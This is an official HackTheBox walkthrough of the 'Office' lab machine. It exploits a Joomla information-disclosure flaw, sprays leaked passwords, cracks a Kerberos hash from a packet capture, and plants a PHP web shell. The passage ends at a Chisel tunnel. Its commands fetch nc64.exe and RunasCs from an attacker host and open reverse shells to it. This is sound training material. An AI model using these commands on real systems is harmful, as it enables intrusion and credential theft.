HACKTHEBOX

Office

6th June 2024 / Document No D24.100.286

Prepared By: TheCyberGeek

Machine Author: 0rii

Difficulty: Hard

Classification: Official

Synopsis

Office is a hard-difficulty Windows machine featuring various vulnerabilities including Joomla web application abuse, PCAP analysis to identify Kerberos credentials, abusing LibreOffice macros after disabling the `MacroSecurityLevel` registry value, abusing MSKRP to dump DPAPI credentials and abusing Group Policies due to excessive Active Directory privileges.

Skills Required

- Basic Web Exploitation
- PCAP Analysis with WireShark
- Windows System Understanding
- DPAPI Knowledge
- GPO Knowledge

Skills Learned

- Joomla Web Service Abuse
- WireShark Packet Filtering
- LibreOffice Registry Security
- Abusing MS-BKRP for Password Decryption
- GPO Abuse

Enumeration

Nmap

Starting off with an `nmap` scan:

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.230.226 | grep '^[0-9]' | cut -d '/'
-f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.129.230.226

Nmap scan report for 10.129.230.226

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t
PHP/8.0.28)
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
| http-robots.txt: 16 disallowed entries (15 shown)
| /joomla/administrator/ /administrator/ /api/ /bin/
| /cache/ /cli/ /components/ /includes/ /installation/
|_/language/ /layouts/ /libraries/ /logs/ /modules/ /plugins/
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-06-11
18:42:46Z)
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
office.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC.office.htb
| Not valid before: 2023-05-10T12:36:58
|_Not valid after:  2024-05-09T12:36:58
|_ssl-date: 2024-06-11T18:44:18+00:00; +8h00m00s from scanner time.
443/tcp   open  ssl/http      Apache httpd 2.4.56 (OpenSSL/1.1.1t PHP/8.0.28)
<SNIP>
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
office.htb0., Site: Default-First-Site-Name)
<SNIP>
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
office.htb0., Site: Default-First-Site-Name)
<SNIP>
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
office.htb0., Site: Default-First-Site-Name)
<SNIP>
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
<SNIP>
```

We see that the domain being used is `office.htb` and the domain controller is called `DC`. We add those entries to our `/etc/hosts` file.

```
echo 10.129.230.226 office.htb dc.office.htb | sudo tee -a /etc/hosts
```

HTTP

When visiting `office.htb` through port `80`, we see a Joomla landing page for "Tony Stark's Iron Man Company" updates, in blog form. We can verify that the website is using Joomla by inspecting the source code of the landing site and seeing this metadata:

```
<meta name="generator" content="Joomla! - Open Source Content Management">
```

Using the information obtained from the site, we search for `Joomla CVE 2023` on Google and find that there is an Unauthenticated Information Disclosure, assigned CVE-2023-23752, that allows us to dump information from the unrestricted webservice endpoints.

To exploit this we can make a simple GET request to the configuration endpoints using the payload from this link:

```
curl -v http://office.htb/api/index.php/v1/config/application?public=true

*   Trying 10.129.230.226:80...
* Connected to office.htb (10.129.230.226) port 80
> GET /api/index.php/v1/config/application?public=true HTTP/1.1
> Host: office.htb
> User-Agent: curl/8.4.0
> Accept: */*

<SNIP>

{"links":{"self":"http:\/\/office.htb\/api\/index.php\/v1\/config\/application?
public=true","next":"http:\/\/office.htb\/api\/index.php\/v1\/config\/application
?
public=true&page%5Boffset%5D=20&page%5Blimit%5D=20","last":"http:\/\/office.htb\/
api\/index.php\/v1\/config\/application?
public=true&page%5Boffset%5D=60&page%5Blimit%5D=20"},"data":
[{"type":"application","id":"224","attributes":{"offline":false,"id":224}},
{"type":"application","id":"224","attributes":{"offline_message":"This site is
down for maintenance.<br>Please check back again soon.","id":224}},
{"type":"application","id":"224","attributes":
{"display_offline_message":1,"id":224}},
{"type":"application","id":"224","attributes":{"offline_image":"","id":224}},
{"type":"application","id":"224","attributes":{"sitename":"Holography
Industries","id":224}},{"type":"application","id":"224","attributes":
{"editor":"tinymce","id":224}},{"type":"application","id":"224","attributes":
{"captcha":"0","id":224}},{"type":"application","id":"224","attributes":
{"list_lim* Connection #0 to host office.htb left intact
it":20,"id":224}},{"type":"application","id":"224","attributes":
{"access":1,"id":224}},{"type":"application","id":"224","attributes":
{"debug":false,"id":224}},{"type":"application","id":"224","attributes":
{"debug_lang":false,"id":224}},{"type":"application","id":"224","attributes":
{"debug_lang_const":true,"id":224}},
{"type":"application","id":"224","attributes":{"dbtype":"mysqli","id":224}},
{"type":"application","id":"224","attributes":{"host":"localhost","id":224}},
{"type":"application","id":"224","attributes":{"user":"root","id":224}},
{"type":"application","id":"224","attributes":
{"password":"H0l0grams4reTakIng0Ver754!","id":224}},
{"type":"application","id":"224","attributes":{"db":"joomla_db","id":224}},
{"type":"application","id":"224","attributes":{"dbprefix":"if2tx_","id":224}},
{"type":"application","id":"224","attributes":{"dbencryption":0,"id":224}},
{"type":"application","id":"224","attributes":
{"dbsslverifyservercert":false,"id":224}}],"meta":{"total-pages":4}}
```

Or, we can exploit this using the previously-referenced script, but we need to install the `httpx`, `docopt` and `paint` dependencies for `Ruby`.

```
gem install httpx

Fetching httpx-1.2.5.gem
Fetching http-2-next-1.0.3.gem
Successfully installed http-2-next-1.0.3
Successfully installed httpx-1.2.5
Parsing documentation for http-2-next-1.0.3
```

```
Installing ri documentation for http-2-next-1.0.3
Parsing documentation for httpx-1.2.5
Installing ri documentation for httpx-1.2.5
Done installing documentation for httpx after 4 seconds
Fetching docopt-0.6.1.gem
Successfully installed docopt-0.6.1
Parsing documentation for docopt-0.6.1
Installing ri documentation for docopt-0.6.1
Done installing documentation for docopt after 0 seconds
Fetching paint-2.3.0.gem
Successfully installed paint-2.3.0
Parsing documentation for paint-2.3.0
Installing ri documentation for paint-2.3.0
Done installing documentation for paint after 0 seconds
3 gems installed
```

After installing the script's dependencies, we execute the script:

```
ruby exploit.rb http://office.htb

Users
[474] Tony Stark (Administrator) - Administrator@holography.htb - Super Users

Site info
Site name: Holography Industries
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: root
DB password: HOlOgrams4reTakIngOVer754!
DB name: joomla_db
DB prefix: if2tx_
DB encryption 0
```

The script returns credentials found in the exposed endpoints.

Attempting to authenticate to the website fails. It's clear at this point that we do not have access to the website with these credentials since they are just database credentials.

Kerberos

Since MSSQL and MySQL are not running on the target, we refer back to our `nmap` scan and see that Kerberos on port `88` is open, so we attempt to enumerate valid users on the system using `Kerbrute`.

```
kerbrute userenum -d office.htb --dc dc.office.htb
/usr/share/seclists/Usernames/xato-net-10-million-usernames.txt

    __             __               __
```

```
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/


Version: v1.0.3 (9dad6e1) - 06/11/24 - Ronnie Flathers @ropnop

2024/06/11 12:38:23 >  Using KDC(s):
2024/06/11 12:38:23 >   dc.office.htb:88

2024/06/11 12:38:32 >  [+] VALID USERNAME:       administrator@office.htb
2024/06/11 12:39:34 >  [+] VALID USERNAME:       Administrator@office.htb
2024/06/11 12:40:04 >  [+] VALID USERNAME:       ewhite@office.htb
2024/06/11 12:40:04 >  [+] VALID USERNAME:       etower@office.htb
2024/06/11 12:40:05 >  [+] VALID USERNAME:       dwolfe@office.htb
2024/06/11 12:40:05 >  [+] VALID USERNAME:       dmichael@office.htb
2024/06/11 12:40:05 >  [+] VALID USERNAME:       dlanor@office.htb
```

We have successfully pulled some users from the target. We save the usernames to a text file.

```
ewhite
etower
dwolfe
dmichael
dlanor
```

Now, using NetExec, the replacement for `CrackMapExec`, we attempt a password spray against the known users.

```
nxc smb office.htb -u users.txt -p 'H0l0grams4reTakIng0Ver754!' --continue-on-success

SMB         10.129.230.226  445    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:office.htb) (signing:True) (SMBv1:False)
SMB         10.129.230.226  445    DC               [-] office.htb\ewhite:H0l0grams4reTakIng0Ver754! STATUS_LOGON_FAILURE
SMB         10.129.230.226  445    DC               [-] office.htb\etower:H0l0grams4reTakIng0Ver754! STATUS_LOGON_FAILURE
SMB         10.129.230.226  445    DC               [+] office.htb\dwolfe:H0l0grams4reTakIng0Ver754!
SMB         10.129.230.226  445    DC               [-] office.htb\dmichael:H0l0grams4reTakIng0Ver754! STATUS_LOGON_FAILURE
SMB         10.129.230.226  445    DC               [-] office.htb\dlanor:H0l0grams4reTakIng0Ver754! STATUS_LOGON_FAILURE
```

We have a password for `dwolfe`. Since we know they are authorized to use SMB, we try to enumerate the shares.

```
nxc smb office.htb -u dwolfe -p 'H0l0grams4reTakIng0Ver754!' --shares

SMB     10.129.230.226  445    DC  [*] Windows Server 2022 Build 20348 (name:DC)
(domain:office.htb) (signing:True) (SMBv1:False)
SMB     10.129.230.226  445    DC  [+]
office.htb\dwolfe:H0l0grams4reTakIng0Ver754!
SMB     10.129.230.226  445    DC  [*] Enumerated shares
SMB     10.129.230.226  445    DC  Share           Permissions     Remark
SMB     10.129.230.226  445    DC  -----           -----------     ------
SMB     10.129.230.226  445    DC  ADMIN$                          Remote Admin
SMB     10.129.230.226  445    DC  C$                              Default share
SMB     10.129.230.226  445    DC  IPC$            READ            Remote IPC
SMB     10.129.230.226  445    DC  NETLOGON        READ            Logon server
share
SMB     10.129.230.226  445    DC  SOC Analysis     READ
SMB     10.129.230.226  445    DC  SYSVOL           READ            Logon server
share
```

We connect to the SMB share and enumerate the contents of the `SOC Analysis` share.


```
smbclient "//office.htb/SOC Analysis" -U
'office/dwolfe%H0l0grams4reTakIng0Ver754!'

Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed May 10 19:52:24 2023
  ..                                DHS        0  Wed Feb 14 10:18:31 2024
  Latest-System-Dump-8fbc124d.pcap      A  1372860  Mon May  8 01:59:00 2023

                6265599 blocks of size 4096. 1226175 blocks available
```

The SMB share contains a `PCAP` file, which we download and open up in `WireShark` to analyze the traffic.


```
smb: \> get Latest-System-Dump-8fbc124d.pcap

getting file \Latest-System-Dump-8fbc124d.pcap of size 1372860 as Latest-System-
Dump-8fbc124d.pcap (1962.9 KiloBytes/sec) (average 1962.9 KiloBytes/sec)
```

Looking through the packets to find interesting information is difficult, as there are too many packets. Since we know that this environment is within an Active Directory, we can attempt to filter out some authentication packets to see if any exist. We use a filter such as the following:


```
(tcp.port == 110 or tcp.port == 25 or tcp.port == 143 or udp.port == 161 or
tcp.port == 21 or tcp.port == 80 or (ntlmssp) or (kerberos))
```



Using the filter, we notice an NTLM authentication session using SMB, which transmits an AS-REQ through KRB.



We discover the user authenticating is called `tstark`. In the second AS-REQ packet, we get a timestamp hash.



With a little research about Kerberos, which can be found here, we know that the initial packet of AS-REQ contains a timestamp encrypted with the user's password, meaning that we can retrieve this timestamp from the packet capture and attempt to crack it. An example hash format from KRB `pre-auth` can be found here:

```
19900  |  Kerberos 5, etype 18, Pre-Auth  |
$krb5pa$18$hashcat$HASHCATDOMAIN.COM$96c289009b05181bfd32062962740b1b1ce5f74eb12e
0266cde74e81094661addab08c0c1a178882c91a0ed89ae4e0e68d2820b9cce69770
```

After modifying the hash value, we can attempt to crack it with `Hashcat`.

```
$krb5pa$18$tstark$OFFICE.HTB$a16f4806da05760af63c566d566f071c5bb35d0a414459417613
a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc
```

With the hash correctly formatted, we attempt to crack it using `Hashcat`.


```
hashcat -m 19900 hash.txt /usr/share/wordlists/rockyou.txt

<SNIP>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
```

```
$krb5pa$18$tstark$OFFICE.HTB$a16f4806da05760af63c566d566f071c5bb35d0a414459417613
a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc:playboy69

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 19900 (Kerberos 5, etype 18, Pre-Auth)
Hash.Target......: $krb5pa$18$tstark$OFFICE.HTB$a16f4806da05760af63c56...86f5fc
Time.Started.....: Tue Jun 11 15:09:06 2024 (2 secs)
Time.Estimated...: Tue Jun 11 15:09:08 2024 (0 secs)

<SNIP>
```

The password `playboy69` is obtained.

Foothold

Going back to our initial Joomla exploit output, we notice `Tony Stark` is the administrator on Joomla. We navigate to the default administrator logon page `/administrator` and attempt to authenticate.



We successfully authenticate and land on the Joomla dashboard. Since we have administrator privileges in the web app, we can edit a template and inject some PHP code there. We navigate to `System` -> `Site Templates` -> `Cassiopeia Details and Files` -> `index.php` and inject the following payload:

```php
<?php system($_GET['cmd']); ?>
```

We test if we can get remote code execution with the following command:

```
curl http://office.htb/index.php?cmd=whoami

office\web_account
```

Since we have remote code execution, we host a local `Python3` web server, hosting a `Netcat` binary.

```
python3 -m http.server 80
```

Then, we start a local `Netcat` listener.

```
nc -lvvp 4444
```

Finally, we perform the following commands to get a reverse shell.

```
curl http://office.htb/index.php?cmd=powershell+iwr+10.10.14.44/nc64.exe+-
O+nc64.exe
curl http://office.htb/index.php?cmd=nc64.exe+10.10.14.44+4444+-e+cmd.exe
```

Checking our listener, we get a reverse shell on the system.

```
nc -lvvp 4444

Listening on 0.0.0.0 4444
Connection received on office.htb 56955
Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\joomla>whoami
office\web_account
```

Lateral Movement

TStark

Checking the users on the system, we see that `tstark` is a valid user.

```
C:\xampp\htdocs\joomla> net user

User accounts for \\DC

-------------------------------------------------------------------------------
Administrator            dlanor                   dmichael
dwolfe                   etower                   EWhite
Guest                    HHogan                   krbtgt
PPotts                   tstark                   web_account
The command completed successfully.
```

We upload RunasCs to the target to attempt to gain an active session as `tstark`, since we have a possible system password.

```
C:\xampp\htdocs\joomla> mkdir c:\temp
C:\xampp\htdocs\joomla> move nc64.exe c:\temp\
C:\xampp\htdocs\joomla> cd c:\temp
C:\temp> powershell iwr http://10.10.14.44/RunasCs.exe -O RunasCs.exe
```

We start a new `Netcat` listener in another terminal and attempt to get a shell as `tstark`.

```
nc -lvvp 4444
```

Now, we perform the following command to get a reverse shell:

```
.\RunasCs.exe tstark playboy69 "C:\temp\nc64.exe -e cmd.exe 10.10.14.44 4444" -d
office.htb -l 8
```

Checking our listener, we received a reverse shell and can read the user flag.

```
nc -lvvp 4444

Listening on 0.0.0.0 4444
Connection received on office.htb 63209
Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
office\tstark
```

The `user` flag can be found at `c:\users\tstark\desktop\user.txt`.

PPotts

Checking the system's listening ports, we discover that there is a secondary web server running on port `8083`.

```
C:\Windows\system32> netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
<SNIP>
  TCP    0.0.0.0:8083           0.0.0.0:0              LISTENING       4884
```


To forward the port to our machine, we will use Chisel for Linux locally, and then upload a copy of Chisel for Windows to the target. Once downloaded and extracted, we perform the following commands to set up a local listening server.

```
chmod +x chisel
./chisel server --reverse --port 8001

2024/06/12 14:39:13 server: Reverse tunnelling enabled
2024/06/12 14:39:13 server: Fingerprint
/TzOISBPYVm6UKVDcV35OO9zniYBrKX6OdT5tmvljC0=
2024/06/12 14:39:13 server: Listening on http://0.0.0.0:8001
2024/06/12 14:39:15 server: session#1: tun: proxy#R:8083=>8083: Listening
```


On the target shell, we upload a copy of `Chisel` and execute the following commands to connect to our local listening server.

```
C:\Windows\system32> cd c:\temp
c:\temp> powershell iwr -uri http://10.10.14.44/chisel.exe -outfile chisel.exe
c:\temp> .\chisel.exe client 10.10.14.44:8001 R:8083:127.0.0.1:8083

2024/06/12 14:38:57 client: Connecting to ws://10.10.14.44:8001
2024/06/12 14:39:16 client: Connected (Latency 21.4563ms)
```

